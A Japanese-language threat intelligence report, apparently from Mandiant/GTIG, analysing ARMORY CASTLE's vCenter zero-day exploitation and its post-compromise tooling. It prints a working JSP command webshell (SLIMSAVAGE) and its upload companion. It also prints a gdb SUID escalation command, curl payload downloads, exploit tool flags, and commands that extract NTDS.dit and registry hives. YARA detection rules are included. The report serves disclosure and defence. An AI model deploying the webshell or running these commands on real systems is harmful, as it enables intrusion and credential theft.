ARMORY CASTLE が vSphere の脆弱性を悪用
Google Threat Intelligence Group
Mandiant
はじめに
2026 年 10 月 15 日、Mandiant と Google Threat Intelligence Group(GTIG)は、中国との関連が疑われる脅威アクター ARMORY CASTLE(旧 UNC5221)が BeyondTrust Remote Support のゼロデイ脆弱性(CVE-2026-102764、BT26-05 でパッチ適用済み)を悪用した最近の活動を詳細に記載したブログ記事を公開しました。また、この脅威アクターによる侵害後の攻撃運用についても解説しました。本ブログ記事では、VMware vCenter の脆弱性悪用と追加のマルウェア ファミリーの展開を伴う、さらなる侵害後活動について解説します。
2026 年 11 月 19 日、VMware は VMware vCenter Server 展開環境に影響を与える CVE-2026-123890 を公開しました。vSphere は、ハイパーバイザーである ESXi と、管理プラットフォームである vCenter Server で構成されています。vCenter Server は Photon Linux 仮想アプライアンスとして展開される集中管理プラットフォームであり、ESXi ホスト環境の設定、制御、監視に使用されます。CVE-2026-123890 は、Distributed Computing Environment / Remote Procedure Call(DCE/RPC)を介した非認証の Secure Remote Password(SRP-6a)セッション キー開示の脆弱性です。攻撃の実行に成功すると、リモート認証バイパスが発生し、administrator@vsphere.local として認証済みセッションが確立されます。攻撃者はこの認証済み管理者セッションを使用して、vCenter Server Directory Service(vmdird)RPC インターフェースである vmdirdbcp を利用し、任意コマンドの実行や data.mdb データベースを含むファイルの取得を行うことが可能になります。影響を受ける組織に対し、Broadcom が提供するセキュリティ パッチ を速やかに適用して本脆弱性を修正することを強く推奨します。
デジタル フォレンジック調査の証拠によると、ARMORY CASTLE は 2026 年 9 月初旬に BONESAW を使用してこの脆弱性を悪用しました。BONESAW は主にリモート攻撃を容易にするために作られた Go 言語(Golang) ユーティリティであり、CVE-2026-123890 を利用して任意の Lightning Memory-Mapped Database(LMDB)を窃取し、SAML Security Token Service(STS)をハイジャックして、Single Sign-On(SSO)管理者アカウントを作成します。
ARMORY CASTLE による BONESAW の使用は、この脅威アクターの侵害後の戦術に関する重要かつ新たな知見となります。今回のキャンペーンで、ARMORY CASTLE は 2 つのゼロデイ脆弱性を悪用し、標的デバイスでのオペレーション専用にカスタマイズされた 3 種類のマルウェア セットを展開しました。これは、深いプラットフォーム専門知識と豊富なリソースによる支援を示しています。防衛者がこの脅威を検出できるよう、本分析および緩和・ハードニングガイドを公表します。
脅威の詳細
ARMORY CASTLE は、BeyondTrust デバイスからラテラル ムーブメント(水平展開)を行い、内部 Linux アプライアンス上に足場を確立して root に権限昇格し、アクセス拡大、永続化、vCenter の標的化を支援する一連のマルウェアを配置しました。ARMORY CASTLE はゼロデイ脆弱性を悪用して VMware サーバーへのアクセスを獲得し、この環境向けにカスタマイズされた追加のマルウェア セットを使用して、偵察、認証情報窃取、データ窃取を行った可能性が高いと考えられます。

図 1: ARMORY CASTLE のラテラル ムーブメントおよび vCenter 侵害の侵入プロセス
ラテラル ムーブメント
BeyondTrust アプライアンス上での永続化確立とラテラル ムーブメント機能の展開に続き、Mandiant は ARMORY CASTLE が内部偵察を実施しているのを観察しました。ARMORY CASTLE がスキャンした特定のポートや、/sdk や /ui などの訪問した URI に基づくと、この偵察は VMware システムに極めて重点が置かれていました。攻撃グループは nmap を利用して、VMware に固有のオープン ポート(具体的にはポート 9080、5480、2012)を実行しているシステムがないか内部環境をスキャンしました。特にポート 2012 は、vCenter Single Sign-On(SSO)の制御インターフェース RPC として使用されており、BONESAW を通じた CVE-2026-123890 のリモート悪用における不可欠な部分となっています。
/usr/sbin/nmap -sS -p 443,2012,389 --open <REDACTED>.0/24
/usr/sbin/nmap -sS -p 443,2012,5480 --open <REDACTED>.0/24
/usr/sbin/nmap -sS -p 443,9080 --open <REDACTED>.0/24
/usr/sbin/nmap -sS -p 9080,2012 --open <REDACTED>.0/24
/usr/sbin/nmap -sS -p 443,2012,389,445,3389,22,21 --open <REDACTED>.0/24
図 2: ARMORY CASTLE による nmap ポート スキャン
ARMORY CASTLE は、Endpoint Detection and Response(EDR)ツールが導入されていない環境内の Linux アプライアンスへ横展開しました。ARMORY CASTLE は、新しく特定された 5 つのマルウェア ファミリーおよびユーティリティ(SLIMSAVAGE および CAGEMATCH ウェブシェル、BEARBONES バックドア、リモート悪用ユーティリティ BONESAW、SAWSNAKE SAML ユーティリティ)を展開しました。また、ARMORY CASTLE は LAZYBONES バックドアも使用しました。これについては Mandiant と GTIG が以前に別の ARMORY CASTLE 侵入事案と関連付けて発表しています。
足場の確立
最初の Linux アプライアンス上に足場を確立するため、攻撃者は ActiveSer.jsp というウェブシェルを設置しました(Mandiant はこれを SLIMSAVAGE として追跡)。SLIMSAVAGE は、認証シークレット pwd=123 を使用する高度なコマンド実行ウェブシェルとして機能します。
if("123".equals(request.getParameter("pwd"))){
  try{
    ProcessBuilder pb = new ProcessBuilder("/bin/sh","-c",request.getParameter("i"));
    Process p = pb.start();
    InputStream a = p.getInputStream(), b = p.getErrorStream();
    int c; byte[] d = new byte[2048];
    out.print("<pre>");
    while((c=a.read(d))!=-1){out.print(new String(d,0,c));}
    while((c=b.read(d))!=-1){out.print(new String(d,0,c));}
    out.print("</pre>");
    out.print("\nEXIT:"+p.waitFor());
  }catch(Exception e){out.print("ERR:"+e);}
}
図 3: SLIMSAVAGE ウェブシェル
ProcessBuilder("/bin/sh", "-c", ...) を利用することで、SLIMSAVAGE ウェブシェルはコマンドライン インタプリタ内でコマンドを実行し、シェル パイプライン、リダイレクト、環境変数の作成、およびチェーン実行を可能にしました。このウェブシェルは標準出力(getInputStream())と標準エラー(getErrorStream())の両方から読み取りを行い、完全な診断視認性を確保します。また、Process.waitFor() を呼び出して最終的なプロセスのリターン コード(\nEXIT:<code>)を付加します。
およそ 4 時間後、ARMORY CASTLE は追加のウェブシェル u.jsp(CAGEMATCH として追跡)を Linux アプライアンスに展開しました。SLIMSAVAGE はアプライアンス上でコマンドを実行する堅牢な機能をグループに提供したものの、データ転送の機能には制限がありました。この課題を解決するため、CAGEMATCH は専用のペイロード ステージング ウェブシェルとして機能します。このウェブシェルは multipart/form-data リクエスト ヘッダーを確認し、バウンダリ デリミタを解析して、元のファイル名とともに生のファイル バイトを抽出します。
File f = new File("/tmp");
f.mkdirs();
File fout = new File(f, fname);
try(FileOutputStream fos = new FileOutputStream(fout)){
    fos.write(fd);
}
m = fout.getAbsolutePath();
図 4: CAGEMATCH ファイル ステージング ロジック
CAGEMATCH は必要に応じて /tmp ディレクトリを作成し、アップロードされたペイロードを /tmp/<filename> に直接保存して、絶対ターゲット パスをクライアントに返します。アップロード ペイロードなしでアクセスされた場合、最小限の HTML アップロード フォームを返します。これにより、BeyondTrust アプライアンスから直接バイナリ ペイロード、スクリプト、またはツールを /tmp にアップロードし、続いて SLIMSAVAGE を呼び出して実行権限を調整しステージングされたツールを実行するという、合理化された侵害後ワークフローが攻撃者に提供されます。
権限昇格
Linux アプライアンス上で root 権限に昇格するため、ARMORY CASTLE は /bin/env バイナリに対する Set User ID(SUID)権限の有効化を通じて、BeyondTrust リモート サポート アプライアンスで使用したのと同じ権限昇格手法を繰り返しました。ARMORY CASTLE は GNU Debugger(gdb)を使用してこの権限変更を実行しました。/bin/env バイナリで SUID 権限を有効にすることで、任意のユーザーが root としてコマンドを実行できるようになります。
/bin/sh -c echo IWNobW9kIHUrcyAvYmluL2VudgpxCg==|base64 -d > /tmp/gdb_file

/usr/bin/gdb -pid 113757 --command=/tmp/gdb_file
図 5: ARMORY CASTLE による gdb 権限昇格
ラテラルムーブメント(追加の攻撃展開)
root 権限への昇格に成功した後、ARMORY CASTLE は環境内でのラテラル ムーブメントを可能にするため、Linux アプライアンス上に追加ツールの配置(ステージング)を開始しました。ARMORY CASTLE は curl を使用して、BeyondTrust アプライアンスから RAR ユーティリティをダウンロードしました。
curl -o /tmp/rar -k https://<REDACTED>/content/r.js図 6: ARMORY CASTLE によるステージングされた RAR ユーティリティのダウンロード
その後、ARMORY CASTLE は curl を使用して RAR アーカイブ 123.rar をダウンロードし、ダウンロードした RAR バイナリを使用して解凍しました。
curl -o /tmp/123.rar -k https://<REDACTED>/content/r.js ./rar x -p<REDACTED> 123.rar図 7: ARMORY CASTLE による BONESAW の展開
BONESAW として追跡されている /tmp/123 は、vCenter の CVE-2026-123890 を悪用してリモートでの任意 LMDB 漏洩、SAML STS ハイジャック、および SSO 管理者アカウント作成を可能にする Go 言語 のリモート攻撃ユーティリティです。Mandiant は、ARMORY CASTLE がこのユーティリティを利用して内部 vCenter サーバーを標的にし、SSO 管理者アカウントの作成、および LMDB の持ち出しと解析に成功してサーバーへのラテラル ムーブメントを可能にしたのを確認しました。
BONESAW は、CVE-2026-123890 の悪用を通じて、vCenter Server 7.x および 8.x アプライアンスに対するシステム完全侵害を達成します。この脆弱性は、ポート 2012 上の VMware の rpc_srp_verifier サービスにおける暗号ロジックおよび認可の欠陥を悪用し、administrator@vsphere.local として認証済みセッションを作成するために使用できる共有セッション キーを露出させます。また、BONESAW は、オフライン解析のために生の基礎となる LMDB ファイルをストリーミングする機能、VMware Security Token Service(STS)SAML RSA 秘密署名キーを抽出する機能、vmdir を介してバックドア マシン アカウントを作成する機能、管理者 SAML 2.0 アサーション トークンを偽造する機能、および vSphere SOAP API を介して vCenter ルート フォルダにグローバル管理者権限を割り当てる機能を提供します。
CVE-2026-123890 は CVE-2026-59309 と一部重複(主にパスワードを知ることなく共有セッション キー「K」を取得する点)していますが、両者の間にはいくつかの主要な違いが存在します。CVE-2026-59309 は、TCP ポート 389 または 636 へのネットワーク アクセスを持つリモートの未認証の攻撃者が、不正に作成された認証トークンを含むクラフトされた LDAP パケットを送信し、認証をバイパスして管理者セッションを偽造し、vSphere ディレクトリに不正な Single Sign-On(SSO)アカウントを作成できる vCenter Server vmdir デーモンの欠陥です。一方、CVE-2026-123890 は、SRP 認証インターフェースにおける予測可能な UUIDv1 タイムスタンプ生成を悪用することにより、非認証で Secure Remote Password セッション キーが開示される vmdir DCE/RPC インターフェースの欠陥であり、パスワードを知ることなく SRP セッション キーの侵害を可能にします。
Mandiant は、2026 年 7 月 29 日の CVE-2026-59309 公開以前に ARMORY CASTLE が CVE-2026-123890 の知識を有していた証拠を保持しています。ログによると、BONESAW は 2026 年 9 月初旬に CVE-2026-59309 に対して既にパッチ適用済みの vCenter サーバーに対して実行されており、回収された Go バイナリには 2026-07-13T09:21:24Z(CVE-2026-59309 が公開される 16 日前)のビルド タイムスタンプが含まれていました(ただし、Go ビルド メタデータはコンパイル前に変更可能です)。
ARMORY CASTLE は BONESAW に vcenter-db-teamcheck-go と命名しており、Go 言語ビルド アーティファクト E:/CodeFiles/VulnScan/Vcenter/go_teamcheck/ に基づくと Windows 開発環境からコンパイルされていました。BONESAW は複数のコマンドライン引数をサポートしており、主な機能は「SSO 管理者アカウントをリモートで作成する」機能を提供する CSA コマンドを中心に構成されています。
Subcommand csa ("Create SSO admin with minimal parameters"):
      • Loads embedded default configuration template and parses CLI flags:
          • -h: Target vCenter address or vim25 SOAP endpoint (required).
          • -u: Username for the new SSO admin account (required).
          • -p: Password for the new SSO admin account (required).
          • -lu: Existing vCenter local admin UPN used for the vmdird bridge authentication (default: administrator@vsphere[.]local).
          • -d: Tenant/domain name for the created SSO account (default: vsphere[.]local).
          • -mdb-path: Path to an existing data.mdb file to skip remote database download.
          • -check-version: Probe target version and connectivity before executing the exploit chain.
          • -auto-d: Auto-discover SSO tenant/domain before running (overrides -d if discovery succeeds).
図 8: BONESAW コマンドライン引数
CSA コマンドライン フラグを使用して実行された場合、BONESAW はディスク上に以下のファイルを作成します:
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/anon_<sanitized_host>_data.mdb (Exfiltrated copy of /storage/db/vmware-vmdir/data.mdb)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.key.pem (Extracted RSA private key in PEM format)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.key.der (Extracted RSA private key in DER format)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.leaf.pem (Extracted leaf X.509 signing certificate)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.chain.pem (Extracted X.509 certificate chain)
<output_root>/temp/extracted_tenant_signer_<sanitized_host>/<tenant>-tenantcredential-<N>.context.json (Target SSO and signer metadata)
図 9: BONESAW ファイルシステム アーティファクト
BONESAW の実行成功からまもなく、ARMORY CASTLE は追加のユーティリティ /tmp/sss(SAWSNAKE として追跡)を Linux アプライアンスに配置・展開しました。SAWSNAKE は、vCenter SAML 認証バイパスおよびセッション クッキー生成を可能にする Go 言語製のユーティリティであり、最終的に BONESAW の実行成功後に ARMORY CASTLE が vCenter に対して Golden SAML 攻撃を実施できるようにします。これにより、脅威アクターは認証トークンを偽造し、MFA をバイパスして任意のユーザーになりすますことが可能になります。SAWSNAKE のコア機能は、vcenter_saml_login.py の Python ベースの vCenter SAML ログイン ツールを独自に Go 移植したものです。SAWSNAKE は、vCenter data.mdb データベースから Identity Provider(IdP)署名キーと信頼された証明書を抽出する機能、抽出された認証情報をディスク上の PEM ファイルにエクスポートする機能、Administrator アカウント用の SAML 2.0 アサーションを偽造・署名する機能、およびターゲット vCenter サーバーに認証して管理者セッション クッキーを取得する機能を提供します。
SAWSNAKE はコマンドライン引数を解析して動作モードを決定し、以下のコマンドライン引数をサポートします:
-h, --help  - show this help message and exit
-p, --path PATH  - Path to the data.mdb file (extract mode)
-t, --target TARGET  - The IP address of the target vCenter
-k, --key KEY - IdP private key PEM file (direct-cert mode)
-c, --cert CERTS  - Trusted certificate PEM file. May be repeated; each file may contain one or more CERTIFICATE blocks.
--domain DOMAIN - SSO domain (default: parse from certificate subject DC=)
--hostname HOSTNAME - vCenter FQDN (default: read from vCenter SSL certificate)
-e, --export-dir EXPORT_DIR - Parse data.mdb with --path and write the PEM files needed for the direct-cert mode to this directory, then exit.
-v, --verbose - Print extracted/loaded certificates
図 10: SAWSNAKE コマンドライン引数
SAWSNAKE はディスク上に以下のファイルを作成します:
<export_dir>/idp_key.pem
<export_dir>/trusted_cert_2.pem
<export_dir>/domain.txt
図 11: SAWSNAKE によって作成されたファイル
Mandiant は、更新バージョンと疑われる SAWSNAKE の 2 番目のサンプルを特定しました。このサンプルには、すべての TLS、HTTP、SAML 開始、XML 署名、およびログイン ルーチンにわたって標準出力にデバッグ メッセージを出力するより堅牢なデバッグ ログが含まれており、最大 10 回の HTTP 302 リダイレクトをサポートするように拡張されたログイン リダイレクト処理を備え、マルチホップ環境でのツールの利用を可能にしていました。以前の活動と同様に、ARMORY CASTLE は rm を使用して SAWSNAKE およびディスク上に作成されたファイルを削除しているのが観察されました。
SAWSNAKE の展開直後、ARMORY CASTLE は追加のバックドア /tmp/dbr(BEARBONES として追跡)を活用しました。BEARBONES は C 言語で記述されており、オープンソースの Dropbear SSH Server に基づいています。パスワードベースの認証を使用する際にシステム パスワード認証をバイパスし、プレーンテキストの認証情報を記録し、デフォルトのディレクトリ /etc/dropbear ではなく /tmp からサーバー ホスト キーを読み込むか生成する機能を備えています。パケット タイプ SSH_MSG_USERAUTH_REQUEST の認証ハンドラ svr_auth_password は、クライアント パスワードの最初の 14 バイトの SHA-256 ダイジェストがハードコードされた SHA-256 ハッシュと一致した場合に /etc/shadow 検証をバイパスしてアクセスを許可し、同時にプレーンテキストの認証情報をログに記録するようにバックドア加工されていました。さらに、内部バージョン文字列およびセッション識別文字列は「23345」および「SSH-2.0-pulsesecure_23345」に変更されていました。この SSH バナーを手がかりに調査した結果、非標準の高位 TCP ポートで SSH-2.0-pulsesecure_23345 を公開している、侵害されたサードパーティ製のファイアウォールやルーターで構成された難読化ネットワークの疑いがあるインフラが特定されました。
ARMORY CASTLE は Linux アプライアンスから BEARBONES を数回実行し、最初は TCP ポート 53 上で、後に TCP ポート 33992 上でリスニング ネットワーク接続を開こうとしました。
/tmp/dbr -R -p 53
/tmp/dbr -R -p 33992
図 12: BEARBONES コマンドライン実行
TCP ポート 33992 上でリスナーを作成するために BEARBONES を実行した後、ARMORY CASTLE は Administrator として vCenter アプライアンスに横移動し、sps-<REDACTED>@vsphere.local という名前のローカル管理者アカウントを作成しました。特に、ARMORY CASTLE は /rest/appliance/access/ssh への PUT リクエストを介して vCenter Server Appliance Management Interface(VAMI)API 経由で SSH を有効化しました。Mandiant は、中国との関連が疑われる脅威アクター UNC6201 による BRICKSTORM 侵入事案でも、この TTP が使用されているのを確認しています。SSH を有効にした後、ARMORY CASTLE は新しく作成したローカル管理者アカウントを使用して SSH 経由で vCenter に接続しました。
その後、ARMORY CASTLE は認証情報の窃取を実施し、SSH 経由で vCenter 内部マスター暗号化キー ファイルおよび Postgres パスワード ファイルを標的にしました。ARMORY CASTLE は、vCenter マスター対称キーおよび PostgreSQL データベース認証情報を抽出した直後に、VAMI API 経由で SSH サービスを無効にしました。その後、ARMORY CASTLE は vpxuser アカウントを使用して ESXi Host Client(「ESXUI」)に認証し、root アカウントを使用して SSH 経由でも接続したことが観察されました。
目的の達成
ARMORY CASTLE は WinSCP クライアントを使用して ESXi ファイルシステム、接続されたディスク、マウントされた Virtual Machine File System(VMFS)ボリュームを列挙し、root アカウントの authorized_keys に SSH パブリック キーを追加しました。ARMORY CASTLE は root アカウントを使用して ESXi ファイルシステム上でさらなる偵察とデータ窃取を実施しました。攻撃者は主にディレクトリおよび VMFS ボリュームの列挙を行っているのが観察されました。ESXi ファイルシステムからのデータのステージングおよび持ち出し(エクスフィルトレーション)の準備として、ARMORY CASTLE は VMFS ボリューム上に隠しディレクトリ .a を作成し、scp -r -d -t "/vmfs/volumes/<volume>/.a" を使用して ESXi への SCP 接続を確立しました。その後、ARMORY CASTLE は tar xzf vmfs-pydist.tar.gz を使用して、VMware 専用と疑われるツールセットを ESXi ホスト上にステージングおよび展開しました。このアーカイブに含まれる Python ツールを使用して、ARMORY CASTLE はゲスト VM の偵察を実施し、NTDS.dit、SYSTEM および SECURITY レジストリ ハイブ、ならびに内部 DNS 設定を抽出しました。
python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" ls .

python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" info "<REDACTED>-flat.vmdk"

python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" ls "<REDACTED>-flat.vmdk:part2"

python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" extract "<REDACTED>-flat.vmdk:part4/Windows/NTDS" ./NTDS

python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" extract "<REDACTED>-flat.vmdk:part4/Windows/System32/config/SYSTEM" ./SYSTEM

python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" extract "<REDACTED>-flat.vmdk:part4/Windows/System32/config/SECURITY" ./

python vmfs_browser.py -d "/dev/disks/vml.<REDACTED>:1" extract "<REDACTED>-flat.vmdk:part4/Windows/System32/dns" ./
図 13: ARMORY CASTLE によるゲスト VM の偵察
その後、ARMORY CASTLE はカレント ディレクトリ内のすべてのファイルを o.tar.gz という名前の tar ファイルにアーカイブし、scp -r -p -d -f "o.tar.gz" を使用して ESXi ファイルシステムから持ち出しました。次に、ARMORY CASTLE は隠しディレクトリを削除しました。Linux アプライアンス上では、BEARBONES SSH リスナーに加えて、対応する OpenSSH RSA 秘密鍵を /tmp/123.key(ESXi の root の authorized_keys に追加した公開鍵に対応)に配置し、Linux アプライアンスから ESXi へパスワードなしでアウトバウンド SSH 認証できるようにしました。ARMORY CASTLE はこの SSH キーと Linux アプライアンス上の BEARBONES リスナーを利用して、ESXi ファイルシステムから Linux アプライアンスへ SCP を使用してファイルをコピーできるようにし、そこからステージングされ、最終的に BeyondTrust アプライアンスからの HTTP GET リクエストを介してダウンロードされました。その後、ARMORY CASTLE は BeyondTrust アプライアンスからデータを持ち出したと考えられています。
/usr/bin/ssh -x -oPermitLocalCommand=no -oClearAllForwardings=yes -oRemoteCommand=none -oRequestTTY=no -i /tmp/123.key -o BatchM [TRUNCATED@128]図 14: ARMORY CASTLE SSH トンネル
ARMORY CASTLE は、/tmp/123.key SSH 秘密鍵とともに、LAZYBONES(/usr/bin/vmtoolscs)として追跡されている Slack ベースのバックドアを追加の Linux アプライアンスに展開しました。ARMORY CASTLE は、50 分ごとに再起動するように設定された systemd サービス ファイルを使用して永続化を確立しました。LAZYBONES は Go 言語で記述された軽量バックドアであり、Slack を使用して HTTPS 経由でコマンドアンドコントロール(C2)通信を確立します。このマルウェアは、指定された Slack チャンネルの最新メッセージを定期的に確認してコマンドをチェックします。LAZYBONES は、コマンド実行やファイル転送などのコア バックドア機能をサポートしています。具体的には、このバリアントは Slack C2 メッセージを Base64 エンコードする前に AES-256-CTR で暗号化し、150 〜 450 秒のジッター(揺らぎ)間隔でポーリングを行い、コマンド実行、ファイル転送、ビーコン間隔調整のための 4 つのコマンド(cmd、upload、download、sleep)をサポートしています。Mandiant は、2025 年初頭に CVE-2025-22457 の悪用成功に続き、別のキャンペーン で ARMORY CASTLE が LAZYBONES を展開しているのを確認しています。
帰属(アトリビューション)
GTIG は、この活動を中国との関連が疑われる国家主導の諜報アクター ARMORY CASTLE(旧 UNC5221)によるものと帰属させています。以前のブログ で指摘したように、このキャンペーン内で活用されたツールや TTP は、以前に観察された ARMORY CASTLE の活動と一致しており、LAZYBONES のケースでは以前観察された活動と直接重複しています。
見通しと影響
GTIG と Mandiant は、2023 年以降、ARMORY CASTLE が初期アクセスのためにエッジおよびセキュリティ アプライアンスのゼロデイおよび n デイ脆弱性を悪用しているのを追跡してきましたが、BONESAW は侵害後のゼロデイ悪用の大幅な拡大を示しています。BeyondTrust および Linux アプライアンス上で機能するように設計されたマルウェアとともに、SAWSNAKE や vmfs_browser のような VMware 専用ツールを使用することは、複数の異なるアプライアンスを標的とするよう特別に作られた機能を含む多様なツールセットを表しており、それぞれの理解度の高さを示しています。単一の侵害の過程で 3 つの異なる専用マルウェア セットと 2 つのゼロデイ脆弱性を使用したことは、ARMORY CASTLE のオペレーションを支援する大きなリソースが存在することを示しています。また、優先度の高い標的を侵害するという脅威アクターの運用上のコミットメントの大きさも示しています。最後に、BONESAW のビルド時間がこの侵害での展開より 1 か月以上前であることは重要であり、より広範な攻撃活動のために開発された可能性が高いことを示唆しています。
修復およびハードニング(Remediation and Hardening)
ARMORY CASTLE による CVE-2026-123890 の悪用は、重要な現実を浮き彫りにしています。それは、VMware vCenter などの仮想化インフラストラクチャが、高度な持続的脅威(APT)にとって引き続き主な標的であり続けているということです。vCenter は仮想化データセンターの集中制御プレーンとして機能するため、保護において事後対応的なパッチ適用のみに依存することは不十分です。組織は、現在および未発見のゼロデイ脆弱性に対抗するため、インフラストラクチャのハードニングに対する予防的なゼロトラスト アプローチを採用する必要があります。
高度な持続的脅威(APT)から仮想化プラットフォームを保護するための包括的なフレームワークについては、Mandiant のガイド vSphere and BRICKSTORM Malware: A Defender's Guide を参照することを強く推奨します。このガイドでは、STIG ベンチマーク、Privileged Access Workstations(PAW)によるアイデンティティ管理、vCenter アプライアンスの予防的セキュリティ センサーへの変換を含む、インフラストラクチャ中心の防御戦略の詳細を説明しています。
脆弱性のあるシステムを保護するため、影響を受ける組織は Broadcom の公式パッチを速やかに適用することを強く推奨します。
デフォルト設定のリスク: VCSA ホストベース ファイアウォール
vCenter 制御プレーンの防御における一般的な誤解は、Virtual Appliance Management Interface(VAMI)を介して管理されるネイティブの VCSA ホストベース ファイアウォールがラテラル ムーブメントに対して十分な保護を提供するというものです。実際には、このデフォルトの GUI ベースのファイアウォールに頼ることは、ARMORY CASTLE のような脅威アクターが悪用する深刻な運用上およびセキュリティ上の制限をもたらします:
-
ポート固有の粒度の欠如: ネイティブの VAMI GUI には、ゼロトラスト モデルに必要な精度が欠けています。内部サーバー(バックアップ サーバーなど)に TCP 443 上の vSphere API への正当なアクセスを許可するために、管理者は多くの場合、すべてのポートに対してその IP を信頼することを余儀なくされます。その内部サーバーが侵害された場合、攻撃者は、SSH(22)や VAMI(5480)などの極めて機密性の高い管理インターフェースへ障壁なくアクセスできるようになってしまいます。
-
循環的な管理依存関係: VCSA ファイアウォールは、TCP ポート 5480 上に存在する VAMI を介して管理されます。ARMORY CASTLE が SSH を有効にするために実証したように、攻撃者が VAMI アクセスを獲得した場合、侵害されたロールを使用してファイアウォールを完全に無効化できます。
-
フォレンジック視認性の欠如: VAMI ファイアウォールはセキュリティ監視ではなく接続管理用に設計されており、拒否された接続試行やシェル活動に関するリモート ログを生成しません。これにより、SOC チームが進行中のラテラル ムーブメントやポート スキャンを検知できなくなります。
-
インバウンド専用ポリシー: デフォルトの GUI はインバウンド トラフィックにのみ焦点を当てており、アウトバウンド(エグレス)ポリシーは未管理のままになります。これにより、侵害された VCSA 上のマルウェアが外部のコマンドアンドコントロール(C2)インフラストラクチャと自由に通信できるようになります。
VCSA Hardening Tool による予防的ハードニング
高度なキャンペーンや将来のゼロデイから vCenter 制御プレーンを保護するため、Mandiant は VCSA Hardening & Logging Tool の利用を推奨しています。
このスクリプトは、脆弱な VAMI GUI をバイパスし、iptables を介して Photon Linux カーネル レベルで直接セキュリティ設定を適用します。アプライアンスを厳格な「Default Deny(デフォルト拒否)」の姿勢に移行させ、細粒度のエグレス フィルタリングを強制し、カーネル レベルのイベントをリモート SIEM にブリッジすることにより、このツールは VCSA を受動的なアプライアンスからアクティブなセキュリティ センサーへと変換します。
以下の表は、この予防的ハードニングスクリプトの導入により、複数の段階で ARMORY CASTLE の攻撃チェーンがどのように阻害されたかを示しており、ゼロデイ攻撃に対する有効性を実証しています。
表 1: VCSA ハードニング機能
侵害指標(IOC: Indicators of Compromise)
本ブログ記事で説明した活動のハンティングおよび特定においてコミュニティを支援するため、登録ユーザー向けに GTI Collection に侵害指標(IOC)を含めています。
ネットワーク指標
表 2: ネットワーク指標
ファイル指標
表 3: ファイル指標
検知(Detections)
YARA ルール
rule G_Hunting_Webshell_SLIMSAVAGE_1 {
      meta:
        author = "Google Threat Intelligence Group"
      strings:
        $s1 = "if(\"123\".equals(request.getParameter(\"pwd\")))" ascii wide
        $s2 = "new ProcessBuilder(\"/bin/sh\",\"-c\",request.getParameter(\"i\"))" ascii wide
        $s3 = "InputStream a = p.getInputStream(), b = p.getErrorStream();" ascii wide
        $s4 = "while((c=a.read(d))!=-1){out.print(new String(d,0,c));}" ascii wide
        $s5 = "catch(Exception e){out.print(\"ERR:\"+e);}" ascii wide

      condition:
        all of ($s*)
    }
rule G_Hunting_Webshell_CAGEMATCH_1 {
meta:
author = "Google Threat Intelligence Group"
strings:
$s1 = "request.getContentType().split(\"boundary=\")" ascii wide
$s2 = "String s=new String(d,\"ISO-8859-1\");int fi=s.indexOf(\"filename=\\\"\");" ascii wide
$s3 = "String fname=new File(s.substring(fs,fe)).getName();" ascii wide
$s4 = "int so=s.substring(0,ds).getBytes(\"ISO-8859-1\").length;" ascii wide
$s5 = "File f=new File(\"/tmp\");f.mkdirs();File fout=new File(f,fname);" ascii wide
condition:
4 of ($s*)
}
